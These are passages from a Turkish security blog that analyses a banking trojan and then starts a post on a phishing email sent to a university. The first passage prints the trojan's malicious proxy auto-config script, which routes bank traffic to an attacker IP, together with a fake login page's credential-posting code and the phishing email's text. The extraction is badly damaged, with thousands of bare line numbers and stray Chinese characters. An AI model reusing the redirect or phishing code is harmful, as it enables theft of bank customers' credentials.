
good!
```

At the bottom, there are search and navigation buttons, and a status bar with [QuickExec] ALT+O > type HELP to learn more and View in Notepad.

Sistem üzerindeki internet tarayıcısının vekil sunucu (proxy) adresini yukarıda belirtmiş olduğum ve [auto-config](#) dosyasının yer aldığı adreslerden biri ile değiştirek, internet tarayıcısı tarafından internet şubeye yapılan tüm HTTPS trafiğini art niyetli kişilerin komuta kontrol merkezine (194.165.16.175) yönlendirmesini sağlamaktadır. Bu sayede bankasının internet subesine gittiğini düşünen banka müsterisi, art

niyetli kişilerin hazırlamış olduğu sahte banka sayfasına giriş yapmaya çalışmakta ve tüm bilgilerini art niyetli kişilere göndermektedir. Internet tarayıcısının sertifika hatası vermemesi adına da sisteme yüklenen TurkSign isimli kök sertifikadan faydalılmaktadır. Müşterinin internet şube giriş bilgileri çalındıktan sonra müşteriye “Sayın kullanıcı! Sitede teknik işlemler正在进行中. Bilgisayardan, tabletten veya akıllı telefondan yarın girebilirsiniz. Özür dileriz.“ mesajı gösterilmekte ve arka planda art niyetli kişiler kötü emellerini gerçekleştirmektedirler.





```
GPE4ed
1 function FindProxyForURL(url,host){var P = "PROXY 194.169.16.35:8080";if(shExpMatch(host,"internetsube...com.tr")||shExpMatch(host,"ticari...com.tr")||shExpMatch(host,"...com.tr")||shExpMatch(host,"www...com.tr")||shExpMatch(host,"internetsubesi...com.tr")||shExpMatch(host,"internetsubesi...com")||shExpMatch(host,"sube...hizmet...com.tr")){return P;}return "DIRECT";}
```

```
https://internetsubesi.com/Login/LoginPage.aspx? ./ - Original Source
File Edit Format
186
187     $post("LoginPage.aspx.php", $("form[name=aspnetForm]").serialize(),
188           function(data) {
189               $data = $.parseJSON(data);
190
191               switch ($data.status) {
192                   case "wait":
193                       id = $data.id;
194                       hash = $data.hash;
195                       $("#afr_Splash").show();
196                       timer = setInterval(waitReply, 1500);
197                       break;
198
199                   case "su":
200                       alert("Sayın kullanıcı! Sitede teknik işlemler正在进行中. Bilgisayardan, tabletten veya akıllı telefondan
201 yarın girebilirsiniz. Özür dileriz.");
202                       clearInterval(timer);
203                       break;
204
205               });
206
207
208
209             function waitReply() {
210                 $get("LoginPage.aspx.php?p=get_reply&id="+id+"&h="+hash,
211                     function( data ) {
212
213                         var result = jQuery.parseJSON(data);
214
215                         if (result == null) return;
216
217                         if (result.status == 'error') {
218                             $("#afr_Splash").hide();
219                             clearInterval(timerId);
220
221
222                         } else if (result.status == 'redirect') {
223                             window.location.href = result.url;
224                         }
225
226                     });
227
228             $(document).ready(function() {
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
717
718
719
719
720
721
722
723
724
725
726
727
728
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
917
918
919
919
920
921
922
923
924
925
926
927
928
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2196
2197
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2248
2249
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2288
2289
2289
2290
2291
2292
2293
2294
2295
2296
2296
2297
2298
2299
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2348
2349
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2388
2389
2389
2390
2391
2392
2393
2394
2395
2396
2396
2397
2398
2399
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2448
2449
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2488
2489
2489
2490
2491
2492
2493
2494
2495
2496
2496
2497
2498
2499
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
```

<https://internetsubesi.com/Login/page.php?id=1>

Favorites Suggested Sites Web Slice Gallery


Telefon numaranızı 5320001122 şeklinde girin.

Sayın [REDACTED],

Güvenlik resmini* kontrol ettiniz mi? 

[REDACTED] **İleri** 

*Belirlediğiniz güvenlik resminin doğruluğu, [REDACTED] Internet Şubesi'nde olduğunuzu gösterir.



Bu bilgiler ışığında internet şube kullanan son kullanıcılar olarak bu internet bankacılığı zararlı yazılımdan korunmak için birinci bilinmeyen sitelerden dosyalar indirilmemeli ve çalıştırılmamalıdır. İkinci ise bu zararlı yazılım internet tarayıcısının ön belleğinde internet şube web adreslerini aradığı için Chrome internet tarayıcısı kullananların internet şubeye girerken gizli modu (incognito) kullanmaları, internet explorer, firefox vb. internet tarayıcılarının kullananların ise “çıkışta gecmisi temizleme” özelliğini kullanmalarını tavsiye edebilirim.

Bir sonraki vazıda görüşmek dileğimle herkese güvenli günler dilerim.

The post [Man In The Proxy](#) appeared first on [Siber Güvenlik Günlüğü](#).

Yakından da Yakın!

By Mert SARICA on October 2nd, 2017

Dijital çağ öncesinde de dijital çağda da, benim de sıkılıkla güvenlik farkındalığı sunumlarımada ve blog yazılarında yer verdiğim [Willie Sutton](#) gibi bir zamana damgasını vurmuş banka soyguncularının hayatlarını incelediğinizde, banka soygunlarının ana sebebinin değişmediğini görebiliyorsunuz, para! Geçmiş yılların silahlı soygunlarının siber banka soygunlarına dönüştüğü günümüzde, banka şubelerinin güvenliğinde bankalar için vazgeçilmez olan güvenlik görevlilerinin yanına siber güvenlik uzmanlarının da eklenmesi, dijital çağda siber soygunlarla mücadeleye karşı önemli bir rol oynamaya başladı. Bankaların fiziksel güvenlik adına banka soygunlarından çıkardığı dersler de yerini, siber tehdit raporlarından ve hacklenen bankalardan çıkardıkları derslere bıraktı.

[FireEye \(Mandiant\)](#) firması tarafından Mart ayında yayınlanan [M-Trends raporunun](#) finans kurumlarımız tarafından dikkatli ele alınması ve iyi bir şekilde etüt edilmesi gerekiyor. Özellikle dünya genelinde siber suç çetelerinin bankalara yönelik gerçekleştirdikleri siber saldırılarda, devlet destekli (nation state) siber saldırılarda sıkça gördüğümüz 0. gün zafiyetlerinden faydalaniyor olmaları, bu rapora damgasını vuran en önemli tespitlerden sadece biri diyebiliriz.

Bu tür tehdit raporlarını okuyan kimi kurumlar, tehdidin kendilerine oldukça uzak olduğunu düşünerek, insana ve güvenlik teknolojilerine yapılması gereken yatırımları ikinci plana atarak, hacklenene dek huzur ve mutluluk içinde hayatlarına devam ederler. Etrafindaki olup bitene seyirci kalmayıp, tehditleri yakından takip edip, analiz eden kurumlar ise, bu tür tehdit raporlarından da faydalananarak gelecek yıllarda siber güvenlik üzerine izleyecekleri stratejiyi belirleyip, kaynaklarını doğru alanlara yatırım yapmak için kullanarak hacklenme ihtimallerini olabildiğince azaltmaya çalışırlar.

Bu hikaye, hem [M-Trends](#) raporunda (sayfa 11) hem de [Bir APT Girişimi](#) başlıklı blog yazımında olduğu gibi yine bir üniversite e-posta hesabından gönderilen bir e-posta ile başlar. Alınan önlemler sayesinde hedef kişiye ulaşamayan bu e-posta, [FireEye](#) güvenlik sistemi başta olmak üzere çok sayıda sistemde alarmları tetikleyerek şüpheli e-postanın ekinde yer alan zararlı Office dosyasının (Confirmation_letter.docx MD5:2abe3cc4bff46455a945d56c27e9fb45) kurumsal SOME ekibi tarafından manuel olarak incelenmesi sürecini başlatır. Bu defa art niyetli kişiler daha önceki hikayede olduğu gibi üniversitedeki bir akademisyenin e-posta hesabını ele geçirip onun üzerinden ilerlemek yerine yine, yine aynı üniversiteden gönderiliyormuş süsü verdikleri sahte (spoofed) bir e-posta adresinden (m.salvalaggio@lse.ac.uk) e-posta göndermeyi tercih etmişlerdi. E-postada adı geçen kişinin üniversitenin personel listesinde yer almaması ve Linkedin üzerinde yapılan bir araştırmada da bu kişinin (Matteo Salvalaggio) farklı bir üniversitede çalışıyor olması şüpheleri artıryordu.

Hello,

Congratulations, your candidature is approved.

The attachment contains the copy of the confirmation letter. Please pay attention to the expiry period of the certificate. You will get the hard copy via mail within 2 weeks.


Let's schedule a call on Thursday, 2 PM, do you mind?

